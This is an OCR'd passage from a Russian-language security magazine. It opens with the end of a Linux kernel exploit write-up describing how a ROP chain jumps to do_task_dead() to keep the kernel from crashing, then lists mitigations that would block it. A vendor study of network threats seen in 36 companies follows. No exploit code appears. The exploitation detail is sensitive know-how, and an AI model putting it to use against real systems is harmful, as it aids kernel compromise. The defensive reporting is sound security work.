
В конце ROP-цепочка выполняет прыжок на ядерную функцию `__noreturn do_task_dead()` из `kernel/exit.c`. Это делается для восстановления состояния системы после эксплуатации уязвимости (некоторые называют это system fixating). В противном случае, если данный ядерный поток не остановить, он приведет к нежелательному падению ядра.


Возможные средства защиты

Для ядра Linux есть несколько средств защиты, которые могли бы помешать различным частям моего эксплойта.

1. Установка значения `0` для опции `/proc/sys/vm/unprivileged_userfaultfd` помешала бы используемому методу закрепления полезной нагрузки в памяти ядра. В этом случае для непривилегированных пользователей (без `SYS_CAP_PTRACE`) запрещается использование `userfaultfd()`.
2. Установка значения `1` для `sysctl kernel.dmesg_restrict` могла бы предотвратить утечку информации через ядерный журнал. Данная опция ограничивает возможность непривилегированных пользователей использовать `dmesg`. Вместе с тем, даже при `kernel.dmesg_restrict = 1` пользователи Ubuntu, состоящие в группе `adm`, все равно могут читать ядерный журнал через `/var/log/syslog`.
3. В патче grsecurity/PaX для ядра Linux есть интересная функция PAX_RANDKSTACK, которая заставила бы эксплойт угадывать расположение структуры `vb2_queue`.
4. Функция PAX_RAP из патча grsecurity/PaX для ядра Linux не дала бы успешно выполниться моей ROP/JOP-цепочке.
5. Надеюсь, однажды в будущем в ядре Linux появится поддержка аппаратной функции защиты ARM Memory Tagging Extension (bit.ly/2y6QuG7). Планируется, что это избавит ядро от целого класса уязвимостей «использование после освобождения» (use-after-free).

ЩИТ И МЕЧ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ





Распространенные угрозы ИБ в корпоративных сетях

Яна Авезова,
Наталия Казанькова

Отсканируйте код, чтобы ознакомиться с полной версией исследования

Рисунок 1. Портрет участников

В IT-инфраструктуре современной компании ежедневно генерируются большие объемы сетевого трафика. Отслеживать уязвимые места в сетевых взаимодействиях между устройствами по мере разрастания инфраструктуры и внедрения новых технологий становится сложнее. В свою очередь, киберпреступники владеют целым арсеналом техник для сокрытия своего присутствия в скомпрометированной инфраструктуре и маскировки генерируемого вредоносного трафика под легитимный (bit.ly/2HWVA9E). Информации о сетевых адресах, портах и протоколах, по которым устанавливаются соединения, уже недостаточно для своевременного выявления угроз и реагирования на них. Необходим глубокий анализ трафика — с разбором протоколов до уровня приложений (L7). С этой задачей успешно справляются решения класса network traffic analysis (NTA).

В этой статье мы представили результаты мониторинга сетевой активности в инфраструктуре 36 компаний, где проводились пилотные проекты по внедрению PT Network Attack Discovery (PT NAD) и комплекса для раннего выявления сложных угроз PT Anti-APT.[1]

Что скрывает сеть

В инфраструктуре 97% компаний обнаружена подозрительная сетевая активность. В 94% организаций глубокий анализ сетевого трафика выявил нарушения регламентов ИБ, а в 81% компаний — активность вредоносного ПО. Рассмотрим подробнее наиболее распространенные угрозы из этих категорий и постараемся разобраться, в чем их опасность.




Рисунок 2. Категории выявленных угроз (доли компаний)

1. *Средний срок пилотного проекта — месяц. В выборку вошли проекты за 2019 год, выполненные в крупных компаниях из ключевых отраслей экономики (штат более 1000 человек) в России и СНГ, которые дали согласие на использование результатов мониторинга сетевого трафика в обезличенном виде в исследовательских целях.*

Подозрительная сетевая активность

Какой трафик считать подозрительным? Например, VPN-туннели, проксирование запросов и подключения к анонимной сети Tor. Они были выявлены в 64% компаний.

Рисунок 3. Подозрительная сетевая активность (доли компаний)

К подозрительной сетевой активности мы относим также действия, свидетельствующие о разведке и перемещениях потенциального злоумышленника внутри сети. Например, в эту категорию вошли сканирования сети, множественные неуспешные попытки подключения к узлам, следы сбора информации об активных сетевых сессиях на конкретном узле или во всем домене.

В 28% компаний выявлена активность ряда утилит и инструментов, которая может свидетельствовать о компрометации. Почему мы говорим «может» и как проверить эту гипотезу? Сегодня наблюдается тенденция к атакам типа living off the land. При таких атаках для удаленного выполнения команд на узлах используются встроенные в ОС механизмы и доверенные программы. В Windows-инфраструктуре это могут быть PowerShell, WMI, утилиты из набора Sysinternals. Например, утилита PsExec хорошо зарекомендовала себя как среди IT-администраторов, так и среди злоумышленников.

в 22%

компаний выявлено использование PsExec

Отличить в режиме реального времени действия злоумышленников, выполняемые посредством легитимных инструментов, от действий системных администраторов сложно. Ни одно средство защиты не сделает этого со стопроцентной достоверностью, поэтому злоумышленники, используя легитимные инструменты, могут долго оставаться незамеченными.

Один из способов выявления атак класса living off the land — хранение и анализ сетевого трафика. В нем содержится информация о тех действиях, которые на первый взгляд не вызывают подозрений. Он играет важную роль в ретроспективном анализе.




Рисунок 4. Удаленное выполнение команд с помощью утилиты PsExec

Активность вредоносного ПО

По некоторым аномалиям в трафике можно с большой уверенностью судить о фактах заражения вредоносным ПО. Рассмотрим их подробнее. В 39% компаний мы выявили попытки подключения серверов и рабочих компьютеров к засинкхоленным доменам[2].




Рисунок 5. Пример выявления с помощью PT NAD попыток разрешения засинкхоленного доменного имени

Запросы на засинкхоленные домены могут быть показателем угрозы разной степени риска — от ботов для рассылки спама до сложной целенаправленной атаки. Так, во время одного из пилотных проектов мы обнаружили в корпоративной сети заказчика попытки подключения сразу к трем засинкхоленным доменам, два из которых были замечены в APT-атаках группы Sofacy (APT28).

2. *Доменное имя, которое разрешается в IP-адрес sinkhole-сервера («заглушки»), препятствуя тем самым связи вредоносного ПО с C2-серверами. Попытки подключения к засинкхоленным доменам — верный признак заражения вредоносным ПО.*

Существуют репутационные списки — базы данных адресов, замеченных во вредоносных кампаниях. Эти базы данных регулярно обновляются и импортируются в средства защиты для блокирования вредоносной активности. Но злоумышленники научились обходить системы защиты, которые полагаются на репутационные списки. Продвинутые зловреды сегодня генерируют доменные имена C2-серверов динамически при помощи специальных алгоритмов (domain generation algorithms, DGA).




Рисунок 6. Примеры DGA-доменов

Множественные попытки подключения к внешним серверам по порту 445/TCP (SMB) — еще один пример подозрительной сетевой активности, свидетельствующий о заражении вредоносным ПО. Это индикатор шифровальщика WannaCry или схожего с ним по методу распространения зловреда. Есть и другие индикаторы — например, запросы на так называемые адреса killswitch, относящиеся к кампании WannaCry. Но чаще других зловредов в инфраструктуре встречаются майнеры и рекламное ПО — они обнаружены в 55% и 28% зараженных компаний соответственно. В 47% организаций выявлено вредоносное ПО нескольких типов.




Рисунок 7. Топ-5 вредоносного ПО (доли зараженных компаний)

Если вас заразили любым видом вредоносного ПО, необходимо выявить источник угрозы как можно раньше. Инфицирование могло произойти из-за брешей в инфраструктуре, через которые взломщик может причинить значительный ущерб.

Нарушения регламентов ИБ

Политики безопасности многих организаций запрещают сотрудникам посещать сомнительные ресурсы, скачивать торренты, устанавливать мессенджеры, использовать утилиты для удаленного доступа. Эти меры призваны поддерживать безопасность на приемлемом уровне, однако сотрудники могут ими пренебрегать. Нарушения регламентов информационной безопасности наблюдаются в 94% компаний, и это повод рассказать, чем грозит несоблюдение сетевой гигиены.




Рисунок 8. Топ-7 нарушений регламентов ИБ (доли компаний)

Незащищенные протоколы внутри сети: опасно или нет

В инфраструктуре 81% компаний чувствительные данные передаются в открытом виде. А значит, кто угодно в корпоративной сети, в том числе потенциальный злоумышленник, может перехватывать трафик и искать в нем чувствительную информацию, например логины и пароли. Наряду с открытыми протоколами нередко выявляется и другая проблема — словарные пароли.

